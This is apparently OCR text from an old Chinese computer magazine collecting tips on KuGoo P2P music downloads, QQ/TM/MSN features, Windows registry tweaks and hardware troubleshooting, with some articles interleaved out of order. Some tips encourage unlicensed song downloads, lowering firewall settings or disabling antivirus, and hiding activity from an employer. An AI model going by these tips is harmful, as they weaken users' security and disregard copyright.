第二步:首次登录会要求设置一个存放音乐文件最多的文件夹作为"共享文件夹"，在获取网友音乐的同时也做一点贡献吧(硬盘里没有音乐的朋友也不用担心，因为即使你的共享文件为0也能正常下载)。

第三步:为了让KuGoo更好地为我们工作，需要稍微改动一些设置。选择菜单"设置→选项"，在"自定义"选项卡中去除"允许登录十分后验证文件列表"的勾选，避免因共享数多而造成程序延迟。



图3

KuGoo-V2(酷狗)小档案

u软件版本:2.019　软件大小:2828KB

u软件性质:免费软件　适用平台:Windows 98/NT/2000/XP

u下载地址:http://www.kugoo.com/download/down.asp

第四步:切换到"传输"选项卡，去除"文件保存到默认下载路径"的勾选，并点击"下载路径"右侧的"设置"按钮选择今后下载音乐文件要保存的位置(见图3)。

小提示


如果你是经常变换上网环境的"本本一族"，那么应该在"网络"选项卡中勾选"每次登录时验证网络类型"，否则可能导致无法下载等问题。

2.下载实战篇

(1)迅速找到想要的单曲

第一步:以张学友新歌《黑白画映》为例，在KuGoo主界面的"搜索我喜欢的音乐"输入框中输入"黑白画映"(不含引号)并点击右侧的"Search"(搜索)。

第二步:在下方搜索结果中很快出现了"黑白画映"的文件列表，选择"拥有者"一栏数值较高的行双击开始下载(同时还应考虑音乐的质量，一般应选择文件大小为4MB以上的单曲，见图4)。



文件名称(文件总数:4087)	大小	拥有者	歌词	铃声
张学友-黑白画映.mp3	2,385.61KB	(共920个)		
黑白画映.mp3	4,928.53KB	(共84个)		
张学友-黑白画映.mp3	4,928.53KB	(共73个)		
01 张学友 - 黑白画映.mp3	4,928.53KB	(共726个)		
黑白画映.mp3	4,928.00KB	(共49个)		
张学友-黑与白-(01)黑白画映.mp3	4,928.00KB	(共48个)		
张学友-黑白画映.mp3	2,385.99KB	(共45个)		

图4

第三步:在上方工具栏中点击"下载管理"，就可以在下载列表中看到刚才选择下载的"黑白画映"了，右击列表中的文件可以选择"停止"、"继续"或"删除"。

第四步:在"进度"达到100%后下载即完成，在工具栏中点击切换到"播放列表"就可以播放下载的歌曲了。

小提示

★在下载或试听过程中可以随时点击"娱乐杂志"、"音乐搜索"、"下载管理"等按钮来切换各项功能，不会对下载或试听产生任何影响。

★在搜索到的结果列表中，点击"歌词"或"铃声"栏下的图标就能搜索到歌曲对应的歌词和手机铃声。

演示Office文档，必须安装Office软件吗？

用TM远程做演示

★★★

■北京　阮征

想把Office文档或PDF等格式的文件发给位于网络另一端的朋友，如果对方没有安装Office或Adobe Acrobat可能无法打开该文件，怎么办呢？

其实大可不必煞费苦心地一遍遍教你的朋友安装相应程序，仅仅使用新版TM的"远程演示文档"功能就能轻松解决问题。

TM小档案

u软件版本:3.0 Build1115　软件大小:8.45MB
u软件性质:免费软件　适用平台:Window 98/NT/2000/XP/2003
u下载地址:http://im.qq.com/tm/
u软件备注:经笔者实验确认，"远程演示文档"功能支持的文件类型包括Office文档、PDF、BMP、JPG，TXT及Visual Studio工程文件等。

准备工作:演示的双方都需要安装以上版本的TM，并将当前的聊天模式从QQ切换为TM(在QQ中点击"菜单→一键切换到TM")。

第一步:打开欲进行演示的好友对话框，在"聊天模式"下选择菜单中的"动作→远程演示文档"，向对方发送连接请求(见图1)。



图1

第二步:对方在接收到请求后，点击"同意"成功建立连接，此时就会提示你选择要演示的文档(可以选择"文件类型"以打开不同类型的文件)，在选择相应的文件后点击"打开"按钮。

第三步:等待一段时间后，在对方的QQ窗口中就开始演示了，譬如演示丰台区教职.doc文件(见图2)。



图2

小提示

★在群聊窗口中做演示:点击"动作→远程演示文档"，在群成员列表中选择要演示文档的对象即可。

★由于远程演示文档功能对带宽的要求较高，所以在网络状况不甚理想的情况下，可以适当放慢演示速度，以得到最佳的演示效果。

深入思考:为什么在远程计算机上不必安装相应程序也可以 览该类型文件的内容呢？笔者在使用中发现:每次运行"远程演示文档"时，都会在任务栏出现一个打印机图标，双击该图标后将显示出一个Tencent Virtual Printer的虚拟打印机窗口，原来在使用该功能后TM会通过本地相应的程序打开要演示的文档，然后用专用的虚拟打印机将文件内容"翻译"并通过TM传输，最后在网络另一端通过TM内置的组件对数据进行还原。

CF [YY30]

(2)下载整张专辑

第一步:以张学友的《雪狼湖》专辑为例，点击工具栏中的"音乐搜索"切换至搜索界面，点击"Search"按钮旁的"歌手列表"按钮，进入歌手列表页。

第二步:页面中分为"男歌手"、"女歌手"、"乐队组合"，在"男歌手"下还分"国语男歌手"，"粤语男歌手"等，由于张学友国粤语都唱，所以可以从国粤语中任意选择一项进入。

第三步:在歌手名字列表中根据拼音首字(如"张学友"为"Z")找到相应的歌手，点击列表中的歌手名字。

第四步:页面中列出了张学友的所有专辑名称，找到"雪狼湖"后点击该专辑名进入详细列表，该专辑中的15首歌曲便以列表的方式展现在我们眼前，点击歌曲名旁边的"下载"链接即可按照上文中下载单曲的方法来下载了。

小提示

★在点击"下载"链接后，页面将切换到该曲目的搜索结果，可以点击工具栏下方的"刷新"按钮切换回专辑页面以便下载专辑中的其他歌曲。

★点击工具栏中的"娱乐杂志"，在页面中选择"最新专辑"即可找到最新发布的专辑，掌握流行动态。

(3)不记得专辑名也能下载整张专辑

如果只记得专辑中的一首歌曲，在搜索该歌名后，一般在结果列表中可以找到包含专辑名称的歌曲文件，如搜索"黑白画映"后可以搜索到"张学友 - 黑与白 - 黑白画映.MP3"，其中的"黑与白"即为专辑名称。

(4)在一大堆重名歌曲中找到想要的歌曲

在"音乐搜索"中搜索到自己喜欢的歌曲后，不要急着双击下载，先用鼠标右击该歌曲，然后在弹出菜单中选择"在线试听该歌曲"，就能避免因重名而导致误下载了。

CF [YY29]

在符号与图案编织的网络世界中，你的　称该如何要酷？

我的昵称要抢夺你的眼球

★★★

■山东　网络E生

注意：本文中需要用到的特殊字符可从http://www.newhua.com/cfan/200501/char.rar下载，解压后的多个文件对应本文中提到的各个特殊字符文件。文中的步骤在QQ2004 Beta2及MSN Messenger 6.2中测试通过。

第一招：把表情嵌入昵称

炫目度：★★★★

(1)QQ

软件要求：QQ2004正式版或以上。

第一步：登录QQ，在与任意好友的聊天对话框中打开表情框，然后将鼠标指针悬停在需要的表情上，就会显示出该表情的转义符代码(如玫瑰花图标的转义符代码为"/mg")。

第二步：点击QQ面板上的"菜单"按钮，在弹出菜单中选择"个人设置"。

第三步：在弹出的设置对话框左侧选择"个人资料"标签，在右侧"用户　称"中加入刚才看到的转义符代码。比如原来的　称叫"狂pk"，想加入玫瑰的表情 ，则只要将　称修改为"狂pk/mg"即可。

除了上述方法外，QQ还支持另外一种嵌入　称的代码，此方法详细代码对照表请参考zy.txt(格式：第一行为表情说明，下一行为此表情的代码，即需要复制的部分，再下一行则是第二个表情的说明，依此类推)。

(2)MSN Messenger

MSN Messenger的　称中也可以加入表情符号，表情符号对应的代码可以在聊天窗口的图释按钮中进行查询(譬如眨眼笑脸图标的代码为";)")。然后选择MSN Messenger的菜单"工具→选项"，进入"个人信息"选项卡，在"我的显示名称"中插入代码即可，如 。

第二招：让昵称隐身

炫目度：★★★★★

(1)QQ

如果你的朋友收到没有　称的消息，肯定会大跌眼镜，其实在QQ中很容易就能实现这种效果。

第一步：打开hide.txt，该文件包含了一个换行符，按Ctrl+A全选，再按Ctrl+C复制。

第二步：在QQ个人设置中将此换行符用Ctrl+V粘贴在原先　称的前面，你的　称就"隐身"了(见图1)。



图1

> **小提示**
>
> 利用换行符还可以将聊天时间隐去，只要在昵称后面加入换行符即可。

(2)MSN Messenger

第一步：选择MSN Messenger的菜单"工具→选项"，在"个人信息"选项卡中将"我的显示名称"中的内容删除。但简单的删除并不能真正达到"隐身"的目的，而会取而代之地显示完整的邮箱地址。

第二步：将光标定位于"我的显示名称"输入框中，按住Alt键，然后通过小键盘依次输入数字"0160"(不含引号)，完成后按"确定"保存即可(见图2)。





图2

第三招：MSN Messenger昵称倒置

炫目度：★★★★★

在MSN Messenger中还能让　称倒过来，而且只要输入一个特殊字符就可以实现。打开back.txt，按照上文的方式复制页面中的特殊符号，将"我的显示名称"清空后粘贴此符号，再输入　称，你就会发现　称已经倒置过来了。　称在你的好友列表中也是倒置显示的(包括后面的"联机"状态也变成了"机联")，如本例中的"雪，一直在下"显示为"下在直一，雪" 。

第四招：MSN Messenger多行昵称

炫目度：★★★★

想不想你的MSN Messenger　称跟名片一样？使用MSN Messenger Plus中的改名命令"/nick"，就可以将MSN Messenger　称设置为多行了。

用QQ轻松扮黑侠，远程帮助好友解难题

用QQ远程拯救我的MM

★★

■河北　心随移动

“扩展名为PDF的文件怎么打开呀？”

“怎么我的电脑老重启呀？”

自从与MM恋爱以来，GG每天都被这样的短信、电话或QQ留言“有情”地骚扰着，如果碰上不能亲自上门解决的问题，只好在电话中不厌其烦地跟MM阐述操作步骤，但口干舌燥后，换来的往往是：“什么？到底怎么操作？再说一遍！”难道非得为MM安装PCAnyWhere之类的远程控制软件来解决问题？非也！深受MM喜爱的腾讯QQ已经为你准备好了“远程协助”功能。

要使用“远程协助”，双方都需要安装QQ2004Ⅱ Beta1或更新版本，QQ2004Ⅱ Beta3下载页面为http://im.qq.com/qq/mo.shtml?/download/qq2004ii.shtml。


1.GG怎么远程协助MM

第一步：MM在聊天窗口的右上角点击“窗口布局设置”按钮，选择“远程协助”。

第二步：在双方的聊天对话框中将出现提示窗口。GG在提示中点击“接受”，同意协助请求；MM则再次点击“接受”，以便确认与GG建立远程协助连接(见图)。

腾讯之所以要在远程协助功能中采用多次确认方式，是为了避免用户因误操作或被黑客程序利用而被强行控制。

第三步：这时GG的聊天窗口会扩大并显示出MM当前的桌面，此时MM点击聊天界面右侧的“申请控制”，GG在确认MM的申请后继续让MM再次确认“申请控制”，就可以远程协助MM解决电脑故障了。



小提示

在QQ远程协助过程中，Win键及Ctrl＋Alt＋Del等一些组合键无法传递到远程计算机中。

2.网速不佳该怎么办

MM在被协助的过程中，随时可以点击右侧栏中的“设置”按钮，对图像、颜色质量进行选择控制，设置的数值越大，图像质量越好，但对带宽的要求也相应提高，建议将两项指标都设为最低。

3.故障解决之后

MM电脑的故障被顺利地解决后，MM同时按下Shift＋Esc组合键停止受控，并点击“断开”按钮停止GG的远程桌面共享即可。

CF [YY32]

第一步：从http://sq.onlinedown.net:81/down/MsgPlus-325.exe下载MSN Plus并安装。

第二步：安装完毕后登录MSN Messenger，打开任意好友的聊天对话框，输入“/nick ***”(不含引号，***代表你的 称，按Ctrl＋Enter组合键可进行换行)，输入完毕后按回车键，就拥有多行 称了(见图3)。

第五招：QQ单行显示昵称和文字

炫目度：★★★★★

有时会看到一些QQ网友发来的文字和 称显示在一行上，其实这也是利用了特殊符号。打开perline.txt，按照上文的方式复制页面中的特殊符号，在QQ的“个人设置→个人资料”中把此特殊符号粘贴至“用户 称”的尾部，保存设置即可。



图3

以上简单介绍了几个常用的修改方法，如果把这些方式综合起来使用，就会有更“ ”的效果了。CF [YY31]

快速找回丢失的“显示桌面”

当打开很多窗口以后，我们常常通过Win+D热键或者单击快速启动栏中的“显示桌面”来快速显示桌面，不过“显示桌面”很容易被删除，以前我们是通过在记事本中输入一段代码，然后保存为“显示桌面.SCF”这样找回的，其实只要在“开始→运行”中输入“regsvr32 /n /i:U shell32”（不包括引号），重启后即可找回丢失的“显示桌面”。 **(ld)**

快速修复“发送到→桌面快捷方式”

鼠标右键中的“发送到→桌面快捷方式”是我们用得非常频繁的命令之一，为深层目录中软件建立桌面快捷方式就得用到它。不过有时候选择了这个命令后却收到“无法创建快捷方式”的错误提示，这可能是注册表损坏或DLL文件注册失效而引起的，可以在“运行”中依次输入以下命令，一般都可以解决问题：

```
REGSVR32 /S SENDMAIL.DLL
REGSVR32 /S OLE32.DLL
REGSVR32 /S /I SHELL32.DLL
```

(ld)

禁止Windows 2000的EFS器

EFS也就是加密文件系统（Encrypting File System），它是NTFS格式文件系统的一个特性，可用来加密文件、文件夹，高级用户常常用它来保护自己的隐私，而对普通用户的用处相对不是很大。如果你不想别人乱加密你的文件，可以将它禁止了。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT 5\CurrentVersion\EFS]，在右侧窗格中新建一个REG_DWORD类型的名为“EfsConfiguration”的键，键值设置为1，然后关闭注册表，重启即可。

小提示：非Windows 2000用户请慎用！ **(ld)**

改变i386资源目录的默认路径

在系统目录中通常都会有一个名为i386的文件夹（可通过“搜索”查找到），它在系统安装或升级服务包（Service Pack）时可以起到缓存的作用。有时磁盘空间不够，可以考虑将这个文件夹的路径改一下腾出占用的空间，比如将路径指到D:盘，将下面的内容保存为一个.REG文件，合并到注册表中即可。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup]
"SourcePath"="D:\\"
"ServicePackSourcePath"="D:\\"
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion]
"SourcePath"="D:\\I386
```

（**Bluesky**）

隐藏所有托盘图标

在“开始”上右键选择“属性”，在“任务栏”选项卡下勾选“隐藏不活动的图标”，这样通常可以隐藏部分不活动的图标，这样一定程度上能隐瞒你在干什么（上班族常用哦）。不过有时隐藏得不够彻底结果漏了馅，怎么办呢？

第一步：在刚才所打开的“任务栏”选项下单击“自定义”按钮，这里我们可以看到在托盘区出现的所有图标（包括已经关闭的），而系统默认的托盘“行为”是“在不活动时隐藏”；

第二步：选中其中一个托盘图标的“行为”可发现还有“总是显示”和“总是隐藏”两个选项；

第三步：将所有托盘图标的“行为”改为“总是隐藏”，确认所有选项。这时注意自己托盘区的图标只剩下时间了，其他都隐藏了！这样再配合快捷来使用，老板就很难发现你在干什么了！ **(pksc)**

给“程序”美容

大部分软件都会在“开始→程序”中建立一个快捷方式或快捷组，我们常常通过它们来快速启动所需要程序。当系统里面安装许多软件后，“程序”菜单常常变得很乱，看起来很不爽，而且还会折叠起来，这样很不利于操作。

这时侯我们真的得想个法子给“程序”美容：在“开始”上右键选择“属性”，在“「开始」菜单”选项卡中单击相应的“自定义”（通常是用“经典”模式的“开始”菜单），在所弹出的窗口中单击“排序”，这样“开始”菜单所有的列表都会字母顺序（中文则是拼音第一个字母为标准）和先快捷组再快捷方式的顺序排列了；同时，在下边的“高级”选项中取消“使用个性化菜单”，应用设置即可。这样，“程序”是不是好看多了？ （**Bluesky**）

屏蔽键盘上的Windows键

在键盘上有一些按键你也许很长一段时间都不会用到，可是它们的存在却有可能给我们造成困扰，比方说Windows键，在我们玩CS的时候就可能因为误触而退出游戏。本技巧仅仅适用于Windows 2000 SP3及以上版本。

新建一个文本文件，在其中输入以下内容：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layout]
"Scancode Map"=hex:00,00,00,00,00,00,00,00,02,00,00,00,00,00,5B,E0,00,00,00,00
```

然后将该文件保存为diswin.reg文件即可。然后双击该注册表文件，导入后即可。 （**Bluesky**）

CF [MJ01]

快速关闭取词状态

金山词霸的鼠标取词的取词开关热键是Ctrl + Alt + F1，不过取词完后要放下鼠标来按键也大可不必，只需在取词窗口上双击鼠标左键即可暂停鼠标取词。

（贵州 雷宁）

页眉位置随意设置

进入Word，点击菜单中的“视图→页眉和页脚”，进入“页眉和页脚”编辑状态，然后点击菜单中的“插入→文本框→横排”，插入一个无边的文本框，以后不管在其中输入什么内容，该文本框都可以在每一页上看到(Office 2000测试通过)。

（狂人）

定制极点中文专版安装包

极点中文提供了“极点便携定制向导”，该向导可以将系统中的极点中文重新打包，生成安装文件，然后你可以将它复制到闪存盘，或是上传至QQ等网络硬盘中，这样在其他电脑上，也可以方便快速的安装极点中文。具体方法如下。

点击“开始”菜单中的“程序→极点中文→极点便携定制向导”，点击“下一步”，开始设置基本参数，如专版名称等等，再点击“下一步”;分别设置好“授权协议文件”及“专用版说明文件”，完成后点击“下一步”;如果你需要修改安装界面中显示的图片，则可在此步中修改，如果要使用默认图片，直接点击“下一步”即可;现在你可以开始进行信息设置及指定安装包保存的位置，最后点击“创建”按钮，就可生成文件名为freewb.exe的极点中文专版安装包。该安装包包含了你的一些个性化设置，非常地方便。

（子弹）

巧妙解决杀毒软件让机器重启的问题

杀毒软件是自己花钱请来的，是来为自己服务的，可是有时也会成为你的绊脚石。我的Windows XP用的是KV 2005，总体上感觉还是不错，但最近出了一点小问题:当我启动BT软件或Foxmail时，KV2005会询问是否许可。当回答许可后，有时电脑重启。虽然不是时时都有，但一出现，造成的后果也是严重的。

其实这时要降低一下防火墙的安全设置。同时删除防火墙安装目录(一般为C:\Program Files\kvfw)下的App.aud文件即可。

（yqb）

快速批量修改MP3信息

经常使用MP3听音乐的朋友知道，很多从网上下载的音乐传到MP3上播放时，MP3显示屏往往带有与下载站点有关的信息。当你不想要这些信息时，不得不编辑它们，这样就得上网东找一头西找一头，来找相关的编辑软件。而且很多软件只能编辑一种格式的音乐文件。其实根本不用这么麻烦，用RealPlayer就能完成。

打开Realplayer，选择菜单中的“文件→将文件添加至我的媒体库”，然后选择需要修改TAG信息的文件。最后，全部选中这些文件，单击右键，选择“编辑剪辑信息”之后就在这里随心所欲的编辑你想要的剪辑信息吧(见图)。



RealPlayer不仅能批量编辑文件信息，注册后，还可以进行格式的批量转换。

（黑龙江 McAdoo）

快速切换Windows Media Player的外观

Windows Media Player 10是一款非常不错的媒体播放器，很多朋友喜欢用它的外观模式，但并不便于我们进行操作，对于这种情况，我们可以使用使用Ctrl + 1及Ctrl + 2在外观模式及完整模式下快速切换。

（天天）

巧选文字竖块

不管是Word，还是EmEditor中，都可以在按下Alt键后，用鼠标选择竖向的文字，而不仅仅是横向文字块。其他很多文字编辑软件（比如Emeditor）也可以使用该方法进行选择。

（青梅）

在Excel中复制图片表格

想把表格直接转换为图片，然后粘贴到Photoshop或其他图像编辑软件中吗？其实方法很简单，只要选中需要转换为图片的表格区域，然后按住Shift键，点击菜单中的“编辑”，再选择“复制图片”即可。另外使用“粘贴图片”可以将剪贴板中的图片粘贴到Excel中(Office 2000测试通过)。

（晃）

CF[MJ02]

网络密技E卡通

切换TM 得双倍网络硬盘

腾讯仅仅为QQ普通用户提供了16MB的网络硬盘，时间一长16MB就不够用了，要想升级自己的QQ网络硬盘还得用Q币来购买。是不是正在为自己的网络硬盘空间不够用而发愁？难道非得花宝贵的Q币不成？试试腾讯TM吧！需要注意的是必须使用最新版本3.0Build1115，下载页面为：http://im.qq.com/tm。用TM登录(你也可以在QQ中执行"一键切换到TM")后再点击左侧的"网络硬盘"标签就可看到网络硬盘的容量已经提升为32MB，比起QQ的16MB空间爽多了。

（艳力）

网络密技E卡通

巧用IE地址栏打开播放器

一般我们要打开播放软件都是直接运行程序，但如果你正在浏览网页，那就可以通过浏览器的地址栏来快速打开播放软件。在地址栏中输入"mms://"(不含引号)回车就会打开Windows Media Player，输入"rtsp://"(不含引号)回车就会打开RealPlayer，比原来快多了。

（沈明峰）

网络密技E卡通

在Blog中显示所在城市的天气

常常看到朋友的Blog中有天气预报，我怎么能没有？编辑Blog的News栏的内容，再加入新浪的天气代码即可(将其中的城市名称改为你所在城市)：

<center><iframe width=157 height=200 frameborder=0 scrolling=NO src=http://weather.news.sina.com.cn/cgi-bin/figureWeather/simpleSearch.cgi?city=上海></iframe></center>

（狂PK）

网络密技E卡通

换机后QQ也能断点续传

你有没有过这样的经历?在网吧和朋友用QQ传送文件,好不容易传了个大半却因为网吧打烊等原因而不得不而归！由于网吧的机器一般都安装有硬盘保护卡,所以即使第二天在同一台机器上也无法断点续传。

在QQ文件传输栏中停止文件传送，打开QQ安装目录下的QQFileCache子目录，将其中的文件复制下来并保存在自己的邮箱或移动硬盘里(如果有多个文件，则选择文件大小与刚才已发送文件大小最接近的那个)。续传时只要把刚才保存的文件原封不动地拷贝到新机器的QQ安装目录下的QQFileCache子目录中，然后和朋友继续传送文件，QQ会提示你是否从上次停止的位置开始继续传送，确认后即可完成断点续传。

（赵恩波）

网络密技E卡通

让你的电脑不再白白"熬夜"

在下载比较大的BT文件时，我们经常会选择彻夜挂机。可有时当我们第二天一早兴冲冲地跑去"收账"时，却发现早已没了种子，电脑白白熬了个通宵。如果你使用"比特精灵"，则可以解决这个问题：当添加新下载任务时，在弹出窗口中切换至"扩展"标签页，并在其中勾选"如果下载速度低于该值则停止任务"复选框，其右侧的参数保持默认设置"0"。而后，点击菜单栏"选项→个人设置"，在弹出窗口中查看"其他"标签页，勾选"当所有任务完成后自动关机"复选框。确认操作后，再点击菜单栏"选项→其他选项→杂项设置→用户关机提示"，并去除该复选框的勾选状态。如此设置后，当下载任务没有种子持续一段时间后(约1小时)，系统就将自动关机。

（飘零雪）

网络密技E卡通

普通用户也玩网络收藏

QQ会员的网络收藏夹功能非常方便，可是非会员能否利用QQ方便地收藏网址呢？首先，我们的QQ必须是2004Ⅱbeta2或以上版本的，否则不支持网络硬盘文件在线打开，这步很关键。然后在桌面上新建一个快捷方式，在弹出的快捷方式向导窗口中把要收藏的网址键入"请键入项目位置"旁的输入框内，并点击"下一步"完成。将QQ切换到"网络硬盘"面板，将桌面上的该快捷方式拖动到网络硬盘中。这样以后无论在何处登录QQ，在网络硬盘中双击该文件即可打开收藏的网址。

（肆祎：钱输）

网络密技E卡通

快速群发网络硬盘中的文件

在QQ2004ⅡBeta2或以上的版本中，可以很方便地将网络硬盘中的文件通过邮件同时发送给多名好友。在网络硬盘中右键单击需要发送的文件，在弹出菜单中选择"邮件转发"，在"请输入好友QQ号码"下的输入框中键入好友们的QQ号(号码间用空格或分号隔开，也可通过右侧的"选择好友"按钮进行选择)，在中间的"给好友留言"填写发送文件时附带的留言，最后点击"确定"即可发送。

（罗德华）

网络密技E卡通

QQ也玩自定义头像

QQ2004ⅡBeta3支持自定义QQ头像了，只需要在"个人设置"中的头像选项中点击"更改"，选择"本地浏览"，然后挑自己喜欢的图片就可以了。对于自定义图像，必须是QQ会员、三钻或等级在16级以上(包括16级)的用户才可以使用。

(秦川小小牛)

CF[MJ03]

硬件安装E卡通

投影机灯泡的维护保养

投影机灯泡使用水银灯，它是用玻璃制成的，其内部为高压状态，在使用过程中或被振动时，水银灯有可能会爆裂。灯泡爆裂时，其玻璃碎片将散落在灯箱内，一些含水银的气体会泄漏出来。所以在使用时不要轻易振动投影机。灯泡使用时间过久或已经超过使用寿命，爆裂的可能性会更大，所以，在投影机提示或显示需要更换新灯泡后，要及时更换。

如果投影机一次使用时间过长，造成灯泡温度过高，其投影机的Lamp（灯泡）指示灯会变红，这种情况一般不需要更换新的灯泡，只要关闭投影机，待其冷却后（一般需要20分钟左右）再开启即可使用。更换新的灯泡后，要复位灯泡计时器，否则，投影机的信息提示功能将不能起作用。 （八云）

硬件安装E卡通

利用ADSL中的LAN指示灯识别网络故障

利用ADSL Modem中的LAN指示灯，可以简单地诊断出与自己计算机相连的网络设备和连接是否正常。

在CD指示灯或Link指示灯常亮的条件下，如果LAN指示灯不亮，就表示ADSL Modem和网卡之间的网络连接有故障出现。此时，尝试更换另外一个新网卡。

如果LAN指示灯常亮，但不能正确使用ADSL拨号时，可能是拨号软件出现问题。此时将它从系统中彻底删除，并重新正确地安装拨号软件，并使用正确拨号用户名与密码。如果还无法工作的话，就必须按下ADSL Modem中的复位按钮，让ADSL Modem采用默认的网络参数来工作。注意，在按复位按钮时，先找到该设备上的一个直径为2毫米左右的圆孔，在接通电源的条件下，用笔芯之类的坚硬东西戳进去，就可以感觉到按钮被按下了，同时必须保持这种状态10秒钟以上，才能算复位成功。

如果LAN指示灯处于常亮状态，ADSL Modem还不能进行通讯的话，必须认真检查一下与计算机相连接的网卡IP地址是否正确。注意网卡IP地址.一定要与ADSL Modem的LAN口处的IP地址处在同一网段内，否则无法正常通信。 （八云）

硬件安装E卡通

HP 8500型打印机有黑条的排查办法

引起纵向黑条故障的原因包括：感光鼓表面有划痕，显影辊上墨粉分布不均匀，刮板刃口有缺陷或及刃口积粉过多，定影器入口堵塞，转印后尚未定影的部分与定影器入口摩擦而损伤图像，加热辊表面附有墨粉及污垢，磁辊上附有条状墨粉结块等等。引起横向黑条的可能原因包括显影器中搅拌装置运转不畅或墨粉受潮结块，显影器周围有粉尘、墨粉被感光鼓吸附或洒落在纸上，反光镜或镜头污染。只要根据上述故障原因依次排查就可以发现问题所在。 （八云）

硬件安装E卡通

ISA接口设备安装失败后该怎么办？

原因应该是系统资源冲突的问题。BIOS中有一项"PNP OS Installed"的设置，一般设为Yes。这样将由操作系统在启动时为设备分配中断、DMA通道等系统资源。如果设为No，那么将由BIOS来分配资源。在某些情况下（比如DOS或者Windows95中），操作系统可能会因为资源冲突而无法正确分配资源，此时可试试改由BIOS来分配。同时将"Resources Controlled By（资源控制）"设为Manual（手动），然后在下面的选项中把某些中断或DMA强制保留给老式ISA卡。 （八云）

硬件安装E卡通

解决光电鼠标故障的诀窍

有时移动鼠标，光标的反应不像往常那般迅捷，感觉不听指挥了，这是由于鼠标灵敏度下降的原因，最常见的可能就是透镜通路脏了，光线不能顺利到达。如果确实是这样原因，那处理起来也很方便：和清洗机械鼠标的滚球的道理一样，用棉球蘸清水轻轻擦拭发光管、透镜、反光镜及光敏管表面，只要感觉上光亮如新OK了！

光电鼠还经常出现指针飘移或定位不准的情况，这主要是因为现在有些鼠标为了追求时尚美观的透明造型，一旦光路屏蔽不好，再加上周围如果有强光干扰，很容易造成外界的杂光影响鼠标内部光电信号的传输，而产生的干扰脉冲便会导致指针的漂移。目前想自己根治此缺陷几乎是不可能。唯一的方法是购买的时候注意产品的外壳是否过度透明。 （八云）

硬件安装E卡通

笔记本电脑上Fn键妙用

现在很多朋友都有了自己的笔记本电脑，但你是否注意过笔记本电脑键盘上那个Fn键，虽然它无法单独使用，但如果搭配其他功能键，用处可大着呢！

Fn+F3：使计算机进入等待模式，当用户按下任意键（除Fn外）时，计算机立即恢复至待机前的状态。

Fn+F4：使计算机进入挂起模式，当再次按下Fn键时，计算机将立即被唤醒。

Fn+F7：当接有外部显示器时，可以按下"Fn+F7"组合键切换不同的显示模式(外部显示→内外同时显示→LCD)。

Fn+F8：可以让屏幕扩展功能启用或关闭。

Fn+F12：使电脑进入休眠模式，当按下电源开关时，注意时间必须小于4秒，电脑将立即被唤醒。

Fn+Home：提高液晶屏幕的亮度。

Fn+End：减小液晶屏幕的亮度。

Fn+Insert：升高内置音箱音量。

Fn+Delete：降低内置音箱音量。

Fn+Backspace：静音。

（八云）

CF[MJ04]

系统

1 安装Windows 98时出现SU0167错误

问：我在电脑上安装Windows 98过程中，屏幕上出现了SU0167的错误提示信息，随后安装被中断。请问为何出现这种错误提示？具体该如何解决？（北京 Cool）

答：出现SU0167的错误提示信息是由于安装分区中存在重名系统文件夹造成的。因为当前安装分区中已经存在了一个名为"Desktop"的文件夹，而在Windows 98安装过程中将生成一个名为"Desktop"的文件夹存放系统文件，因此当安装程序发现由于已经存在了这个文件夹从而导致无法执行生成操作后，就会发出错误提示并终止Windows 98的安装。解决该问题的方法是将当前分区中的"Desktop"文件夹删除或重新命名，然后再运行安装程序即可。

2 磁盘空间充裕却为何提示空间不足

问：我在安装Windows 98时，系统提示磁盘空间不够，安装无法进行。但查看了磁盘上的剩余空间后发现磁盘上的空间足够安装。请问，这种情况是怎么造成的？如何才能正确安装？（上海 李海）

答：在安装Windows 98时会执行一个磁盘空间检查的程序，如果你电脑中的硬盘存在碎片过多等问题，该程序就会发出"磁盘空间不足"的提示。解决该问题的方法是在执行Setup.exe这个系统安装命令时加上"/id"这个参数，也就是输入"Setup/id"命令，这样可以使安装程序忽略磁盘空间检查程序的步骤，从而使系统安装成功。

3 拥有512MB内存的电脑总提示内存不足

问：我的Windows 2000最近总是提示内存不足，可我的电脑中安装了512MB的内存啊？（传传）

答：导致该问题的原因主要有如下几个方面：

（1）系统中设置的"虚拟内存"容量不够，你可以在系统桌面上用鼠标依次选择"开始→设置→控制面板→系统→高级→性能选项"，接着在"虚拟内存"下单击"更改"按钮，在"驱动器"列表中选择系统安装的盘符，随后在"所选驱动器的页面文件大小"下的"初始大小（MB）"或"最大值（MB）"框中适当增大数值，然后单击"设置"并重新启动系统。

（2）系统后台驻留程序太多消耗了过多的资源。应及时关闭一些运行过的程序，建议关闭杀毒软件或防火墙后看能不能解决问题。

（3）一些被运行的程序本身存在缺陷，观察一下是否在运行某些程序时出现上面的提示。

（4）如果你近期刷新过主板或显卡的BIOS，那么不成功或不适当的刷新操作也会导致这个问题，建议重新刷回原来的版本或更完善的版本。

4 杀毒软件无法预防MSN感染小尾巴病毒

问：我在使用MSN Messenger时总是感染"MSN小尾巴"这个病毒，而我的系统中安装了杀毒软件却无法预防。请问这个问题该如何解决？（内蒙古 田兴旺）

答：MSN Messenger较新版本中提供了一个查毒接口，通过在MSN Messenger中进行相关设置即可解决该问题。具体的操作步骤如下：

（1）首先更新杀毒软件的病毒库，保证杀毒软件可以查杀"MSN小尾巴"病毒。

（2）确定MSN Messenger是最新版本，如果不是请升级。

（3）启动MSN Messenger，在界面窗口中选择"工具"菜单项。

